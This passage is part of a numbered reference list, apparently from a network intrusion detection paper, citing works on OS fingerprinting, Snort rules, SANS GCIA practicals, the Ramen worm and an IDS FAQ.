6. Remote OS detection via TCP/IP Stack FingerPrinting, Fyodor, <fyodor@insecure.org> (www.insecure.org), Written: October 18, 1998, Last Modified: June 11, 2002. http://www.insecure.org/nmap/nmap-fingerprinting-article.html
7. The Snort Users Manual, Martin Roesch, http://www.snort.org/docs/writing_rules/
8. The ArachNIDS Database, http://www.activeworx.com/arachnids/
9. SANS Intrusion Detection Practical Version 3.0, Matthew Fiddler, Jan. 8, 2002. http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc
10. SANS Intrusion Detection Practical Version 3.0, Todd Chapman, October, 2001. http://www.giac.org/practical/Todd_Chapman_GCIA.doc
11. Ramen Internet Worm Analysis, Max Vision, (vision@whitehats.com), Http://www.whitehats.com/library/worms/ramen/
12. Studying Normal Traffic, Part Three: TCP Headers, Karen Frederick, May 14, 2001. Http://online.securityfocus.com/infocus/1223
13. FAQ: Network Intrusion Detection Systems, Version 0.8.3, March 21, 2000. Http://www.ticm/com/kb/faq/idsfaq.html
14. Sined's Exploit Web Page, Denis Ducamp. Http://www.groar.org/expl/english.shtml